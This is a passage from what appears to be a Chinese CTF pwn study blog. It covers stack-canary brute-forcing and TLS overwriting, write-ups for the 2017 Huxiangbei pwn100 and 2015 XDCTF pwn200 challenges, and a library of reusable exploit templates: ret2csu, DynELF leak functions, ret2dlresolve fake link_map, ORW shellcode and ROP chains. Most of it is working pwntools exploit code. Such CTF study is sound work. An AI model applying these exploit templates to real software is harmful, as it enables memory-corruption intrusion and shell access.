void *self; /* Pointer to the thread descriptor. */
int multiple_threads;
int gscope_flag;
uintptr_t sysinfo;
uintptr_t stack_guard; /* canary,0x28偏移 */
uintptr_t pointer_guard;
……
} tcbhead_t;

这个 stack_guard 是在 libc_start_main 中进行设置和赋值的

一般来说,我们不知道TLS的位置,需要爆破脚本来找出:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
offset=1
while True:
p = process('./xxxx')
p.recvuntil("xxxx")
payload = ''
payload += (padding-8) #padding
payload += 'aaaaaaaa' #fake canary
payload += p64(0xdeadbeef) #rbp
payload += p64(0) #返回地址
payload += 'a'*(offset-len(payload))
p.send(payload)
temp = p.recvall()
if "xxxx" in temp:
print(offset)
p.close()
break
else:
offset += 1
p.close()

""""
原本程序覆盖了canary是一定会报错的,但是payload后续填入的“a”可能会覆盖TLS,使程序通过canary
只要程序通过了canary,‘p.recvall()’就会不接受到报错信息(stack_chk_fail)
这之后我们就可以通过打印出的offset来计算偏移了
""""

当然也可以不找偏移,直接一次性填入非常长的“a”也是可以覆盖的

覆盖TLS的方法只能在有“pthread_create”的题中可以用用,不然程序就很可能会覆盖关键数据,然后直接挂掉

今天遇到一个题目,有canary并且在循环中用fork生成子进程,当时想都没有想就开始canary爆破,仔细分析代码后才发现出题人的阴险,先用fork引诱我进行canary爆破,等我把爆破脚本写好了再搞我一手,我现在真的怀疑这人是学社工的

通过学习其他大佬的WP,我了解到了一种新的接受数据的方式

这种方式在程序使用“printf”进行输出的时候还挺好用的


canary爆破未遂+数据接收技巧

1641288175862

循环输入

1641287256715

1641287265290


32位,dynamically,开了NX,开了canary

1641288063874

1641288075846

1641288084647

代码分析



getchar接受到“Y”后程序继续执行,然后getchar接收“Y”之后的字符(防止溢出)

fork函数执行以后,程序就把它自己复制了一遍,并且优先执行新进程

1
2
3
1)在父进程中,fork返回新创建子进程的进程ID
2)在子进程中,fork返回0
3)如果出现错误,fork返回一个负值

也就是说,返回“0”的子进程会进入函数“sub_8048B29”,而父进程不会

父进程会进行循环,源源不断地产生子进程

参考:fork()函数详解

1641289340337


子进程会触发函数“read”,输入“0x200”字节到“malloc”分配的空间“buf”

1641289574670

for循环会一直增加“i”的值,直到条件成立,然后“buf[i]”会被赋值为“0”

并且“i”必须为“4”的倍数(包括“0”)

1
2
3
for i in range(100):
data = i & 3
print(data)

把“buf”赋值给“dest”后返回“1”,后面就是一个算法,通过一系列的位移操作使四个变成三个字符

​ // 其实就是base64加密

入侵思路

1641290228902

1641291871253

“buf”和“dest”都在堆中,那么溢出点在那里呢?

1641292428016

1641292662924

程序把“dest”进行加密,赋值给“v21”了

“dest”可以装“0x200”字节,而“v21”只能装“258”字节,计算得溢出了

1
0x200 * 3 / 4 = 384 > 269 #在IDA上看的偏移  

接下来就是考虑泄露Canary

一般程序涉及到“进程”和“线程”的时候,就会出现两种对应的canary绕过手段,前者为“canary爆破”,后者为“覆盖TLS”,这里使用前者

因为函数“fork”产生的字进程完全克隆父进程,canary也一样,所以这里可以采用canary爆破的方式,一字节一字节爆破canary

1
2
3
4
5
6
7
for j in range(3): #32位为‘3’,64位为‘7’
for i in range(0x100):
p.send( padding + canary + chr(i)) #从0~0xFF,依次注入
a = p.recvuntil('xxxx')
if 'xxxx' in a:
canary += chr(i)
break

重点就是这个“xxxx”写什么,程序的输出就只有这3种情况:

1.子进程正常结束:

1
2
3
4
5
6
7
8
9
May be I can know if you give me some data[Y/N]
Y
Give me some datas:

1233
Result is:�m�
Finish!

May be I can know if you give me some data[Y/N]

2.子进程触发canary:

1
2
3
4
5
6
7
8
9
May be I can know if you give me some data[Y/N]
Y
Give me some datas:

bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
Result is:m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m��m�ۻ��4�
*** stack smashing detected ***: terminated

May be I can know if you give me some data[Y/N]

3.子进程报错:

1
2
3
4
5
6
7
8
9
May be I can know if you give me some data[Y/N]
Y
Give me some datas:

bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb

Something is wrong


May be I can know if you give me some data[Y/N]

总结归纳一下:

接收字符串中有“Finish”:当前字符串正确

接收字符串中有“wrong”:程序长度不对

不管canary是否正确,只要长度不对,程序就会输出一样的东西,这一点完美卡死了canary爆破,后来发现canary可以用“覆盖低字节的方式”打印出来(”\n”覆盖”\x00”,这里是printf,所以不覆盖也可以)

​ // 原本想用新学的canary爆破练练手,没想到被出题人制裁了

这采用常规接收数据的方式:(直接计算)

1
2
3
4
5
6
7
p.recvuntil("Give me some datas:\n") #这里必须加"\n"
payload=b'a'*int(258*4/3)
p.sendine(payload)
p.recvline() #接收了'\n'('\n'用printf打印出来的时候占一整排,用recvline接收正好)
canary =p.recv()[268:271] #len('Result is:')+258,接收3字节(没有"\x00")
canary="\x00"+canary
print("canary >> " +canary)

还有一种更骚的操作:

1
2
3
4
5
6
7
p.recvuntil("Give me some datas:") #这里可以不加"\n"
payload= base64.b64encode('A'*258)
p.sendline(payload)
print(p.recv()) #输出接收到的数据
recv= p.recv()
canary = '\x00'+recv[recv.rfind('AAAAAA')+6:recv.rfind('AAAAAA')+9]
print("canary >> " +canary) #rfind()返回字符串最后一次出现的位置

我目前还不能理解这种收集数据的方式,但是它看起来还挺实用的,以后再研究

本题是给了libc库的,所以这么打:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
from pwn import * 
import binascii
import base64
p=process('./pwns')
libc= ELF('/lib/i386-linux-gnu/libc.so.6')
elf=ELF('./pwns')
context(arch='i386',os='linux')

setbuf_got= elf.got['setbuf']
puts_plt = elf.plt['puts']

p.recvuntil("May be I can know if you give me some data[Y/N]")
p.sendline('Y')
p.recvuntil("Give me some datas:\n") #注意:这里要多收集一个"\n"
payload=b'a'*int(258*4/3)
p.sendline(payload)
p.recvline()
canary =p.recv()[268:271]
canary="\x00"+canary
print("canary >> " +canary)

p.recvuntil("May be I can know if you give me some data[Y/N]")
p.sendline('Y')
p.recvuntil("Give me some datas:")
payload = base64.b64encode('A'*257+canary+'A'*12+p32(puts_plt)+'A'*4+p32(setbuf_got))
#程序用base64对输入值进行了加密,所以这里需要进行解密
p.sendline(payload)
print p.recv()
recv= p.recv()
print recv
setbuf_addr = u32(recv[recv.rfind('AAAAAA')+7:recv.rfind('AAAAAA')+11])
print("setbuf_addr >> "+str(setbuf_addr))

system_offset=libc.symbols["system"]
setbuf_offset=libc.symbols["setbuf"]
system_addr=setbuf_addr+system_offset-setbuf_offset

binsh_offset=0x192352
#strings -a -tx /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh" (直接输出16进制)
binsh_addr = setbuf_addr+binsh_offset-setbuf_offset

p.recvuntil("May be I can know if you give me some data[Y/N]")
p.sendline('Y')
p.recvuntil("Give me some datas:")
payload = base64.b64encode('A'*257+canary+'A'*12+p32(system_addr)+'A'*4+p32(binsh_addr))
p.sendline(payload)

p.interactive()

网上还有一个更nb的,自己找libc版本:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
from pwn import *
import base64
context(terminal = ['gnome-terminal', '-x', 'sh', '-c'], arch = 'i386', os = 'linux', log_level = 'debug')

def debug(addr = '0x08048B09'):
raw_input('debug:')
gdb.attach(io, "b *" + addr)

local_MAGIC = 0x0003AC69

io = process('/home/h11p/hackme/huxiangbei/pwns')

payload = 'a'*0x102
io.recvuntil('May be I can know if you give me some data[Y/N]\n')
io.sendline('Y')
io.recvuntil('Give me some datas:\n')
io.send(base64.b64encode(payload))
io.recvline()
myCanary=io.recv()[268:271]
Canary="\x00"+myCanary
print "Canary:"+hex(u32(Canary))

payload = 'a'*0x151
io.recvuntil('May be I can know if you give me some data[Y/N]\n')
io.sendline('Y')
io.recvuntil('Give me some datas:\n')
io.send(base64.b64encode(payload))
io.recvline()
mylibc=io.recv()[347:351] #直接开gdb看出来的
base_libc=u32(mylibc)-0x18637
print "mylibc_addr:"+hex(base_libc)

MAGIC_addr=local_MAGIC+base_libc #这个MAGIC是one_gadget
payload = 'a'*0x101+Canary+"a"*0xc+p32(MAGIC_addr)
io.recvuntil('May be I can know if you give me some data[Y/N]\n')
io.sendline('Y')
io.recvuntil('Give me some datas:\n')
io.send(base64.b64encode(payload))

io.interactive()
io.close()

我和他的版本不同,我打不通也看不懂,以后再学

地址:2017湖湘杯pwn100的wp - JavaShuo

事情的起因是我遇到了一道做过的题目,它的代码完全没有改变,只是程序变成了64位

以前我用DynELF直接打通了32位,现在来看64位发现少了一个gadget,于是我脑袋抽了,用“ret2dlresolve”搞了一上午

后来想到了利用“ret2csu”来控制DynELF中的“write”函数

发现这种组合的通用性还挺高,只要程序溢出至少“136字节”就可以打

于是想记录一下,让今后的我少走点弯路


2015-xdctf-pwn200

1641183143407

一次输入

1641183182063

1641183191422


64位,dynamically,开了NX

1641183209046

1641183233342

没有system,没有“/bin/sh”


函数write可以输出的值就是字符串的长度“23字节”

vuln中有read,可以输入“256字节”

入侵思路

1641183449006

程序溢出了“144字节”,有write函数,可以有多种方法打通

DynELF

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
from pwn import *

p=process('./main_partial_relro_64')
elf=ELF('./main_partial_relro_64')
#context(log_level='debug',arch='amd64')
write_got=elf.got['write']
read_got=elf.got['read']
main_addr=0x40066E
fun_addr=0x400637
bss_addr=0x601050+0x200

csu_front_addr=0x000000000400780
csu_end_addr=0x00000000040079A
print("write_got >> "+hex(write_got))

def csu(rbx, rbp, r12, r13, r14, r15, last):
payload = b'a'*0x70 + b'b'*0x8
payload += p64(csu_end_addr)
payload += p64(rbx) + p64(rbp)+p64(r12) +p64(r13)+p64(r14)+p64(r15)
payload += p64(csu_front_addr)
payload += b'a' * 0x38
payload += p64(last)
p.send(payload)
sleep(1)

def leak(addr):
p.recvuntil("Welcome to XDCTF2015~!\n")
csu(0, 1, write_got, 1, addr, 8, main_addr)
data=p.recv(8)
log.info("%#x => %s" % (addr, (data or '').encode('hex')))
return data

d=DynELF(leak,elf=elf)

execve_addr=d.lookup('execve','libc')
print("execve_addr: "+hex(execve_addr))

payload=p64(execve_addr)+b'/bin/sh'
csu(0, 1, read_got, 0, bss_addr, len(payload), main_addr)
p.send(payload)

csu(0, 1, bss_addr, bss_addr+8, 0, 0, main_addr)

p.interactive()

注意:(每一条都是血的教训)

因为DynELF模块在执行的过程中会输出一下字符串,所以“p.recvuntil”必须有

不同程序的csu可能不同,有时需要修改模板

另外我也尝试过用“system”但是打不通(可能是环境问题)

1
csu(0, 1, write_got, 1, addr, 8, main_addr)

用csu包装的函数视乎只认识GOT表,用其他的就报错

1
2
3
4
5
6
payload=p64(execve_addr)+b'/bin/sh'
csu(0, 1, read_got, 0, bss_addr, len(payload), main_addr)
#read(0, bss_addr, len(payload))
p.send(payload)
csu(0, 1, bss_addr, bss_addr+8, 0, 0, main_addr)
#execve('/bin/sh', 0, 0)

必须利用“read”把泄露出来的“execve”写在某个地址上,只有这样才可以调用“execve”

​ //我也尝试过用其他姿势来调用“execve”,但是都报错了


ret2dlresolve

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
from pwn import *  
context(os='linux',arch='amd64',log_level='debug')

r = process('./main_partial_relro_64')
elf = ELF('./main_partial_relro_64')
libc = ELF('/lib/x86_64-linux-gnu/libc-2.31.so') #程序使用这个库文件
read_plt = elf.plt['read']
write_got = elf.got['write']
vuln_addr = elf.sym['vuln']

bss = 0x601050
bss_stage = bss + 0x100
l_addr = libc.sym['system'] -libc.sym['write']
#目标函数和已知函数的偏移(把‘write’重定位成‘system’)

pop_rdi = 0x4007a3
pop_rsi = 0x4007a1
plt_load = 0x400506 #plt[1](dl_runtime_resolve)

def fake_Linkmap_payload(fake_linkmap_addr,known_func_ptr,offset):
#offset为负数,可以用‘(2 ** 64 - 1)’来控制范围
linkmap = p64(offset & (2 ** 64 - 1))
linkmap += p64(0)
linkmap += p64(fake_linkmap_addr + 0x18)
linkmap += p64((fake_linkmap_addr + 0x30 - offset) & (2 ** 64 - 1))
linkmap += p64(0x7)
linkmap += p64(0)
linkmap += p64(0)
linkmap += p64(0)
linkmap += p64(known_func_ptr - 0x8)
linkmap += b'/bin/sh\x00'
linkmap = linkmap.ljust(0x68,b'A')
linkmap += p64(fake_linkmap_addr)
linkmap += p64(fake_linkmap_addr + 0x38)
linkmap = linkmap.ljust(0xf8,b'A')
linkmap += p64(fake_linkmap_addr + 0x8)
return linkmap

fake_link_map = fake_Linkmap_payload(bss_stage, write_got ,l_addr)
payload = flat( 'a' * 120 ,pop_rdi, 0 , pop_rsi , bss_stage , 0 , read_plt , pop_rsi , 0 ,0 , pop_rdi , bss_stage + 0x48 , plt_load , bss_stage , 0 )

"""
read_plt触发时输入‘fake_link_map’,plt_load就是dl_runtime_resolve,控制程序手段执行dl_runtime_resolve,此时‘bss_stage’被当做第一个参数,‘0’被当做第二个参数
"""

r.recvuntil('Welcome to XDCTF2015~!\n')
r.sendline(payload)

r.send(fake_link_map) #把write重定位为system

r.interactive()

可以来看一下fake_Linkmap_payload的栈帧:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
0000| fake_linkmap_addr+0x00  --> offset //DT_STRTAB(随便设置的)
0008| fake_linkmap_addr+0x08 --> 0 //DT_JMPREL
0010| fake_linkmap_addr+0x10 --> fake_linkmap_addr + 0x18
0018| fake_linkmap_addr+0x18 --> fake_linkmap_addr + 0x30 - offset
0020| fake_linkmap_addr+0x20 --> 0x7
0028| fake_linkmap_addr+0x28 --> 0
0030| fake_linkmap_addr+0x30 --> 0
0038| fake_linkmap_addr+0x38 --> 0 //DT_SYMTAB
0040| fake_linkmap_addr+0x40 --> known_func_ptr - 0x8
0048| fake_linkmap_addr+0x48 --> b'/bin/sh\x00'
....................................
0068| fake_linkmap_addr+0x68 --> fake_linkmap_addr
//对应的值是DT_STRTAB的地址(fake_linkmap_addr)
0070| fake_linkmap_addr+0x70 --> fake_linkmap_addr + 0x38
//对应的值是DT_SYMTAB的地址(fake_linkmap_addr + 0x38)
....................................
00f8| fake_linkmap_addr+0xf8 --> fake_linkmap_addr + 0x8
//对应的值是DT_JMPREL的地址(fake_linkmap_addr + 0x8)

dl_runtime_resolve被手动调用时,会读取“bss_stage”上的数据为“link_map”然后获取“JMPREL”,“SYMTAB”,“DT_STRTAB”,问题的关键就在于把它们三个的 “索引” 都弄成“0”,才能进行伪装

这种伪装方式不需要“JMPREL”,“SYMTAB”,“DT_STRTAB”的地址,只要一个已知函数的GOT表地址,和libc版本就可以了


注意:

1641234781843

重定位入口的符号类型(一般为“0x7”)在“JMPREL”中看

各种模板

pwn题中有许多目标模板,灵活利用可以节约大量时间

我打算把我遇到的所有模板都挂在这里,方便以后查找


CSU-万能pop模板

当程序的常规gadgets不能满足需求时(通常是缺少“pop_rdx”),就需要万能pop



如果用csu进行寄存器赋值,需要两个重要的ROPgadgets:

csu_front_addr:

csu_end_addr:

这两个gadgets相互配合就可以执行任何已知函数

不同的程序csu可能不同(寄存器顺序不同),一定要确认并修改

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
csu_front_addr=
csu_end_addr=

def csu(rbx, rbp, r12, r13, r14, r15, last):
# pop rbx,rbp,r12,r13,r14,r15
# rbx should be 0,
# rbp should be 1,enable not to jump
# r12 should be the function we want to call(只能是got表地址)
# rdi=edi=r15d
# rsi=r14
# rdx=r13
# csu(0, 1, fun_got, rdx, rsi, rdi, last)
payload = padding + fake_ebp
payload += p64(csu_end_addr)
payload += p64(rbx)+p64(rbp)+p64(r12)+p64(r13)+p64(r14)+p64(r15)
payload += p64(csu_front_addr)
payload += b'a' * 0x38
payload += p64(last)
p.send(payload)

​ // fun_got也可以是指向函数首地址的指针

例子:

1
2
3
4
csu(0, 1, write_got, 8, bss_addr, 1, main_addr)
#执行write(1,bss_addr,8)后,执行main_addr
csu(0, 1, read_got, 8, bss_addr, 0, main_addr)
#执行read(0,bss_addr,8)后,执行main_addr

​ //但是万能pop需要至少“136字节”(0x88)的溢出

DynELF-基于puts的模板

puts遇到“\x00”会中断,并且会在字符串结尾自动加上’\n’,非常不适合leak函数

所以想用puts来泄露地址,必须要对其进行处理:

64位:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
def leak(addr): 
payload = padding + fake_rbp
payload += p64(pop_rdi_ret) + p64(addr)
payload += p64(puts_plt) + p64(ret_address)
p.send(payload)
p.recvuntil('xxxx')
count = 0
data = ''
up = ""
while True:
c = p.recv(numb=1, timeout=0.5)
count += 1
if up == '\n' and c == "":
data = data[:-1]
data += "\x00"
break
else:
data += c
up = c
data = data[:8]
log.success('%x -> %s'%(addr,hex(u32(data))))
return data

32位:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
def leak(address):
count = 0
data = ''
payload = p32(puts_plt) + p32(ret_address) + p32(address)
p.send(payload)
print p.recvuntil('xxxx')
up = ""
while True:
c = p.recv(numb=1, timeout=1)
count += 1
if up == '\n' and c == "":
buf = buf[:-1]
buf += "\x00"
break
else:
buf += c
up = c
data = buf[:4]
log.success('%x -> %s'%(address,hex(u32(data))))
return data

数据接收那里很容易出问题,并且必须要有“ p.recvuntil(‘xxxx’) ”

因为程序在运行的过程中会输出一些字符串,可能会干扰数据接收的过程

DynELF-基于write的模板

write比puts友好太多了,这个leak函数也比较简单:

64位:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
def leak(addr): 
payload = padding + fake_rbp
payload += p64(pop_rdi_ret) + p64(1)
payload += p64(pop_rsi_ret) + p64(addr)
payload += p64(pop_rdx_ret) + p64(8)
payload += p64(write_plt) + p64(ret_address)
p.send(payload)
p.recvuntil('xxxx')
data = p.recv(8)
log.success('%x -> %s'%(addr,hex(u32(data))))
return data

d = DynELF(leak,elf = elf)
function_libc = d.lookup('function','libc')

32位:

1
2
3
4
5
6
7
8
9
10
11
12
def leak(address):
payload = padding + fake_rbp
payload += p32(write_plt) + p32(ret_address)
payload += p32(1) + p32(address) + p32(4)
p.sendline(payload)
p.recvuntil('xxxx')
data = p.recv(4)
log.success('%x -> %s'%(address,hex(u32(data))))
return data

d = DynELF(leak,elf = elf)
function_libc = d.lookup('function','libc')

配合上面的万能pop,还可以形成更骚的操作:

1
2
3
4
5
6
7
def leak(addr): 
csu(0, 1, write_got, 8, addr, 1, main_addr)
p.recvuntil('xxxx')
data = p.recv(8)
log.info("%#x => %s" % (addr, (data or '').encode('hex')))
return data
#当然,配合puts也是可以的(puts和write就只有接收部分不同)

注意:有些程序自带循环,可以根据具体情况进行修改

ret2dlresolve-64位

如果题目中给出了libc版本,就可以用这个方法(泄露出libc版本后也行)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
def fake_Linkmap_payload(fake_linkmap_addr,known_func_ptr,offset):
linkmap = p64(offset & (2 ** 64 - 1))
linkmap += p64(0)
linkmap += p64(fake_linkmap_addr + 0x18)
linkmap += p64((fake_linkmap_addr + 0x30 - offset) & (2 ** 64 - 1))
linkmap += p64(0x7)
linkmap += p64(0)
linkmap += p64(0)
linkmap += p64(0)
linkmap += p64(known_func_ptr - 0x8)
linkmap += b'/bin/sh\x00'
linkmap = linkmap.ljust(0x68,b'A')
linkmap += p64(fake_linkmap_addr)
linkmap += p64(fake_linkmap_addr + 0x38)
linkmap = linkmap.ljust(0xf8,b'A')
linkmap += p64(fake_linkmap_addr + 0x8)
return linkmap

#fake_linkmap_addr:可以控制的地址
#known_func_ptr:function_got(已知函数的GOT表地址)
#offset:system_got - function_got
1
2
3
4
5
6
7
8
9
10
l_addr =  libc.sym['system'] -libc.sym['function']  
plt_load = addr(plt[1]) # dl_runtime_resolve

fake_link_map = fake_Linkmap_payload(bss_stage, function_got ,l_addr)
payload = flat( padding, pop_rdi, 0, pop_rsi, bss_stage, 0, read_plt, pop_rsi, 0, 0, pop_rdi, bss_stage + 0x48, plt_load, bss_stage, 0)
# “bss_stage+0x48”为'/bin/sh\x00'

p.recvuntil('xxxx')
p.sendline(payload)
p.send(fake_link_map)

程序先利用read在“bss_stage”中写入了“fake_link_map”

在手动调用dl_runtime_resolve(plt_load),把“bss_stage”和“0”作为参数

执行完成之后,目标函数就会被重定位为“ system(“/bin/sh”) ”

理论上来讲,只要已知了libc版本就可以用这个来打

canary爆破

1
2
3
4
5
6
7
8
9
10
for j in range(3): #32位为‘3’,64位为‘7’
for i in range(0x100):
cn.send( padding + canary + chr(i)) #从0~0xFF,依次注入
a = cn.recvuntil('xxxx')
if 'xxxx' in a: #一次性不覆盖全部的canary,而是覆盖1字节
canary += chr(i)
break

canary='\x00'+canary
print(canary)

这两个’xxxx’写什么是关键,要对比“canary通过”和“canary不通过”程序输出的字符串来填入

ORW(ROP链+shellcode)

ORW原理:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
#include <gmp.h>
#include <stdio.h>

int main(void)
{
void* bss;
int* fd,mm;
fd=open("./flag.txt",0);
mm=open("./flag.txt",0);
bss=malloc(0x90);
read(3,bss,0x30);
write(1,bss,0x30);
printf("fd >>%d\n",fd);
printf("mm >>%d\n",mm);
return 0;
}

注意这里的“read(3,bss,0x30)”(如果前面已经调用了“open”,可以换成“read(4,bss,0x30)”)

1
2
3
flag{ywhkkx}
fd >>3
mm >>4

Shellcode-32

1
2
3
shellcode=asm('push 0x0;push 0x67616c66;mov ebx,esp;xor ecx,ecx;xor edx,edx;mov eax,0x5;int 0x80')
shellcode+=asm('mov eax,0x3;mov ecx,ebx;mov ebx,0x3;mov edx,0x100;int 0x80')
shellcode+=asm('mov eax,0x4;mov ebx,0x1;int 0x80')
1
2
3
4
5
shellcode = ''
shellcode += shellcraft.open('./flag')
shellcode += shellcraft.read('eax','esp',0x100)
shellcode += shellcraft.write(1,'esp',0x100)
shellcode = asm(shellcode)

Shellcode-64

1
2
3
4
5
shellcode = ''
shellcode += shellcraft.open('./flag')
shellcode += shellcraft.read('eax','esp',0x100)
shellcode += shellcraft.write(1,'esp',0x100)
shellcode = asm(shellcode)

​ // 不管是64位还是32位:“esp”为“./flag”所在地址,根据具体情况进行填写

ROP链-64

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
payload = padding + fake_rbp
# read(0, bss_addr, 0x30)
payload += p64(pop_rax_ret) + p64(0)
payload += p64(pop_rdi_ret) + p64(0)
payload += p64(pop_rsi_ret) + p64(bss_addr)
payload += p64(pop_rdx_ret) + p64(0x30)
payload += p64(syscall_ret)
# open(bss_addr,0)
payload += p64(pop_rax_ret) + p64(2)
payload += p64(pop_rdi_ret) + p64(bss_addr)
payload += p64(pop_rsi_ret) + p64(0)
payload += p64(pop_rdx_ret) + p64(0)
payload += p64(syscall_ret)
# read(3,bss_addr,0x60)
payload += p64(pop_rax_ret) + p64(0)
payload += p64(pop_rdi_ret) + p64(3)
payload += p64(pop_rsi_ret) + p64(bss_addr)
payload += p64(pop_rdx_ret) + p64(0x60)
payload += p64(syscall_ret)
# write(1,bss_addr,0x60)
payload += p64(pop_rax_ret) + p64(1)
payload += p64(pop_rdi_ret) + p64(1)
payload += p64(pop_rsi_ret) + p64(bss_addr)
payload += p64(pop_rdx_ret) + p64(0x60)
payload += p64(syscall_ret)

p.sendline(payload)
flag='./flag'
p.send(flag)

当不知道程序名称时,用“getdents64”进行操作:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
payload = padding + fake_rbp
# read(0, bss_addr, 2)
payload += p64(pop_rdi_ret) + p64(0)
payload += p64(pop_rsi_ret) + p64(bss_addr)
payload += p64(pop_rdx_ret) + p64(2)
payload += p64(elf.sym['read'])
# open(".")[3]
payload += p64(pop_rax_ret) + p64(2)
payload += p64(pop_rdi_ret) + p64(bss_addr)
payload += p64(pop_rsi_ret) + p64(0)
payload += p64(pop_rdx_ret) + p64(0)
payload += p64(syscall_ret)
# getdents64(3, bss_addr + 0x200, 0x600)
payload += p64(pop_rax_ret) + p64(217)
payload += p64(pop_rdi_ret) + p64(3)
payload += p64(pop_rsi_ret) + p64(bss_addr + 0x200)
payload += p64(pop_rdx_ret) + p64(0x600)
payload += p64(syscall_ret)
# write(1, bss_addr + 0x200, 0x600)
payload += p64(pop_rax_ret) + p64(1)
payload += p64(pop_rdi_ret) + p64(1)
payload += p64(pop_rsi_ret) + p64(bss_addr + 0x200)
payload += p64(pop_rdx_ret) + p64(0x600)
payload += p64(syscall_ret)
# read(0, bss_addr, 0x30)
payload += p64(pop_rax_ret) + p64(0)
payload += p64(pop_rdi_ret) + p64(0)
payload += p64(pop_rsi_ret) + p64(bss_addr)
payload += p64(pop_rdx_ret) + p64(0x30)
payload += p64(syscall_ret)
# open(bss_addr,0)[4]
payload += p64(pop_rax_ret) + p64(2)
